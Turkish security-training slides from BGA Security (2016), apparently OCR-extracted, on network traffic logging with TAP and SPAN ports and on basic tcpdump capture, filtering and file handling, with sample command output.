BGA
SECURITY

LOG YÖNETİMİ VE SALDIRI ANALİZİ
BÖLÜM -2

- 2016 -

BGA Bilgi Güvenliği A.Ş

BGA Security Hakkında

Siber güvenlik dünyasına yönelik, yenilikçi profesyonel çözümleri ile katkıda bulunmak amacı ile 2008 yılında kurulan BGA Bilgi Güvenliği A.Ş. stratejik siber güvenlik danışmanlığı ve güvenlik eğitimleri konularında büyük ölçekli çok sayıda kuruma hizmet vermektedir.

Gerçekleştirdiği vizyoner danışmanlık projeleri ve nitelikli eğitimleri ile sektörde saygın bir yer kazanan BGA Bilgi Güvenliği, kurulduğu günden bugüne kadar alanında lider finans, enerji, telekom ve kamu kuruluşları ile 1.000'den fazla eğitim ve danışmanlık projelerine imza atmıştır.

Log Yönetimi ve Saldırı Analizi İkinci Bölüm!


Ağ Trafiği Üzerinde Loglama

- Network forensics çalışmalarının temeli
- İnternetin tamamı loglanabilir mi?
- Tamamen pasif loglama
- Silinme riski yok!
- Performansa etkisi olumsuz yönde yok (pasif loglama)
- SSL kullanılmadığı takdirde tüm sistemlere ait tüm detaylar ağ trafiği içerisinden elde edilebilir
- Örnek yazılımlar :
  - Netwitness, ngrep , Xplico , Tcpdump, Wireshark

TAP


Log Yönetimi ve Saldırı Analizi

- TAP = Traffic Access Point
- Paket çoğullayıcı
- Donanımsal
- Sniffer/IDS Kullanımında yaygın




TAP Kullanımı

- En sık sniffer yerleşiminde tercih edilir
- IDS(Saldırı Tespit Sistemi) için zorunluluk
- Trafik analizi, izleme amaçlı
- Compliance, DLD(Data Leakage Detection)
- SPAN işleminin sınırlı sayıda olması
  - Network yöneticileri SPAN alır, güvenlikciler analiz yapacak yer bulamaz.
  - Inline ya da pasif olabilir.



Sniffing İçin SPAN Port Kullanımı

- Switched Port Analyzer (SPAN)
  - Port mirroring(aynalama), port monitoring olarak da adlandırılır
- Switch yapısının hub'dan farklı olmasından dolayı düşünülmüş bir teknoloji




http://www.cisco.com/en/US/products/hw/switches/ps708/products_tech_note09186a008015c612.shtml

Sniffer Araçları

Log Yönetimi ve Saldırı Analizi

- Farklı protokolleri izlemek ve hassas bilgileri ayıklamak amacıyla çeşitli sniffer yazılımları geliştirilmiştir.
- Açık kaynak kodlu araçlar
  - Tcpdump
  - Wireshark, Tshark
  - Ngrep
  - Dsniff (urlsnarf, mailsnarf,…..)
  - Snort
  - Xplico
- Ticari araçlar
  - Eyee Iris
  - Netwitness



Sniffer Olarak Tcpmdump

- UNIX Tabanlı popüler sniffer yazılımı
  - Windows icin windump
- Libpcap tarafından alınan ham veriler tcpdump tarafından işlenerek okunabilir hale gelir.
- Tamamen ücretsiz bir yazılım.
- Sorun giderme , trafik analizi, hacking amaçlı kullanılabilir.

Tcpdump Kurulumu

Log Yönetimi ve Saldırı Analizi

- Linux dağıtımları ile birlikte gelir.
- Windows için Winpcap kurulu olmalıdır.
- Konsoldan
  - Tcpdump komutunu çalıştırdığınızda hata vermiyorsa sistemde kurulu demektir.

- Linux/UNIX altında tcpdump programını kullanabilmek için ya root haklarına sahip olmak lazım ya da tcpdump programının suid olarak çalışması lazım.

- Tcpdump, paketleri kernel'a giriş-çıkış yapmadan yakalar bu sebeple iptables(Linux için) ile yazdığınız kurallar tcpdump'ı etkilemez.

Temel Kullanım

Log Yönetimi ve Saldırı Analizi


- Tcpdump komut satırından çalışan bir araç olduğu için parametreler oldukça önemlidir.
- Uygun parametreler ve filtreler kullanılırsa yoğun trafikte bile istenilen amaca kolaylıkla ulaşılabilir.

- Tcpdump'ın ihtiyaç duyduğu temel parametreler:
  - Hangi ağ arabirimini dinlemek istersiniz?
  - İp adreslerinin host isimlerinin çözülmesini ister misiniz?
  - Ne kadar (süre, sayı) paket yakalamak istersiniz?

- Tcpdump parametre verilmezse tüm paket ve protokolleri ekrana basmaya başlayacaktır.

Parametresiz Kullanım Örneği

- Parametresiz kullanımda tcpdump oldukça yavaş cevap verecektir.
- Yoğun bir sunucu ise ekranda akan paketlerden asıl erişilmek istenen paketler yakalanamayacaktır.




Tcpdump Çıktı Analizi

Değer	Açıklaması
16:21:24.174180	Zaman Damgası
192.168.60.3	Kaynak IP Adresi
34720	Kaynak Port numarası
>	Yön Belirteci
10.10.10.3	Hedef IP Adresi
3389	Hedef Port Numarası
S	TCP Bayrağı (SYN Bayrağı set edilmiş)
2354677536	TCP başlangıç seri numarası (ISN)
2354677536	Bir sonraki byte icin beklenen sıra numarası
(0)	Bu segmentin içerdiği uygulama verisi hesabı
win 5840	Byte cinsinden Window size.
mss 1460	Maximum Segment Size (MSS)
sackOK	Selective acknowledgement
(DF)	Paketin DF(Parçalanmaması) özelliğinde olduğunu

Arabirim Seçimi

Log Yönetimi ve Saldırı Analizi

- Tcpdump ile herhangi bir arabirimi dinlemek için arabirim adının –i parametresi ile verilmesi gerekmektedir.
- -any parametresi aktif tüm ağ arabirimlerini dinlemek için kullanılır.(Linux için)



İsim Çözümleme

- Tcpdump ön tanımlı olarka yakaladığı ip adreslerinin host isimlerini çözerek göstermeye çalışır.
- Bunun için yakaladığı her paket için DNS sunucuya sorgu gönderir.
- Bu işlem yogun trafik altındaki sunucularda tcpdump'ı yavaşlatır.

root@bt:~# tcpdump -i eth0
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
10:32:04.227213 IP tunnel.siberguvenlik.org.https > 94.55.169.17.49793: Flags [P.], seq 1062644000:1062644196, ack 3243674105, win 277, options [nop,nop,TS val 1029719930 ecr 811500890], length 196
10:32:04.234050 IP **tunnel.siberguvenlik.org**.60873 > google-public-dns-a.google.com.domain: 56302+ PTR? 17.169.55.94.in-addr.arpa. (43)
10:32:04.235222 IP 94.55.169.17.49793 > tunnel.siberguvenlik.org.https: Flags [.], ack 0, win 65535, options [nop,nop,TS val 811500910 ecr 1029719929], length 0

Tcpdump İsim Çözümleme(me)

- -n parametresi kullanılarak tcpdump'a yakaladığı ip adreslerini olduğu gibi göstermesi (isimlerini bulmadan) söylenebilir.
- Bu tcpdump'ı daha performanslı çalıştırır.

root@bt:~# tcpdump -i eth0 -n -c 5
10:34:27.763201 IP 85.95.238.172.443 > 94.55.169.17.49793: Flags [P.], seq 1062653896:1062654092, ack 3243674885, win 277, options [nop,nop,TS val 1029755814 ecr 811644236], length 196


10:34:27.769419 ARP, Request who-has 85.95.243.74 tell 85.95.243.1, length 46

10:34:27.769942 IP 94.55.169.17.49793 > 85.95.238.172.443: Flags [.], ack 0, win 65535, options [nop,nop,TS val 811644264 ecr 1029755812], length 0

10:34:27.771197 IP 85.95.238.172.443 > 94.55.169.17.49793: Flags [P.], seq 424:860, ack 1, win 277, options [nop,nop,TS val 1029755816 ecr 81

Yakalanan Paketleri Kaydetme

- Tcpdump'ın yakaladığı paketleri sonradan incelemek üzere dosyaya yazılabilir.
- Dosya formatı libpcap uyumludur.
  - -w parametresi kullanılır.
  - -c ile kaç adet paket yakalanacağı
  - -C ile kaydedilen dosyaların ne büyüklükte olacağı belirlenebilir.



Kaydedilmiş Paketleri Okuma


- -w ile kaydettiğimiz paketleri okumak içinde -r parametresini kullanılır.
- -r ile okuma yapılırken istenilen filtrelemeler kullanılabilir.

```
# cd /tmp/
# tcpdump -w log icmp
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
ctrl c

# tcpdump -r log -nn
reading from file log, link-type EN10MB (Ethernet)
17:31:01.225007 IP 192.168.0.100 > 192.168.0.1: icmp 64: echo request seq 0
17:31:01.225119 IP 192.168.0.1 > 192.168.0.100: icmp 64: echo reply seq 0
17:31:02.224988 IP 192.168.0.100 > 192.168.0.1: icmp 64: echo request seq 1
17:31:02.225111 IP 192.168.0.1 > 192.168.0.100: icmp 64: echo reply seq 1
```

Paket Detaylarını Loglama

- -v parametresi ile tcpump'dan biraz daha detaylı loglama yapmasını isteyebiliriz.
- Örnek olarak bu parametre ile tcpdump çıktıları TTL ve ID değerleri ile birlikte edinilebilir.
- Yine protokol başlık bilgilerinde yer alan detay bilgiler –v, -vv parametresiyle ekrana basılabilir.



- **host Parametresi**

  - Sadece belli bir host a ait paketlerin izlenmesini istiyorsak host parametresi ile belirtim yapabiliriz.
  - dst host (Hedef Host Belirtimi)
  - src host (Kaynak Host Belirtimi)
  - # tcpdump src host 10.1.0.59 and dst host 10.1.0.1

- **Port parametresi**

  - belirli bir portu dinlemek istediğimizde kullanacağımız parametredir. Host gibi src ve dst oneklerini alabilir.
  - src ile kaynak portu dst ile hedef portu belirtebiliriz . dst ya da src önekini kullanmazsak hem kaynak hemde hedef portu alır.
  - **# tcpdump src port 23 and dst port 9876**

- Şartlı ifadeler
  - And
  - Or
  - Not

- **# tcpdump -i eth0 -n not tcp port 22 or host 192.168.1.1**

Layer 2 Başlıklarını Görüntüleme


- Tcpdump ön tanımlı olarak ip adres ve port bilgilerini gösterir.
- Tcpdump'a MAC adreslerini göstermesini istersek –e parametresini kullanabiliriz.


```
# tcpdump -t -nn -e
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes

00:0b:db:1c:4b:61 > 00:02:44:27:73:79, ethertype IPv4 (0x0800), length 52: IP
192.168.0.100.32768 > 192.168.0.1.33435: UDP, length 10
00:0b:db:1c:4b:61 > 00:02:44:27:73:79, ethertype IPv4 (0x0800), length 52: IP
192.168.0.100.32768 > 192.168.0.1.33436: UDP, length 10
00:02:44:27:73:79 > 00:0b:db:1c:4b:61, ethertype IPv4 (0x0800), length 80: IP
192.168.0.1 > 192.168.0.100: icmp 46: 192.168.0.1 udp port 33436 unreachable
00:0b:db:1c:4b:61 > 00:02:44:27:73:79, ethertype IPv4 (0x0800), length 52: IP
192.168.0.100.32768 > 192.168.0.1.33437: UDP, length 10
```

Paket İçeriği (Payload) Görüntüleme

- -x ya da –X parametreleri kullanılır.
- Tek paket içerisindeki veri kısmını gösterebilir.

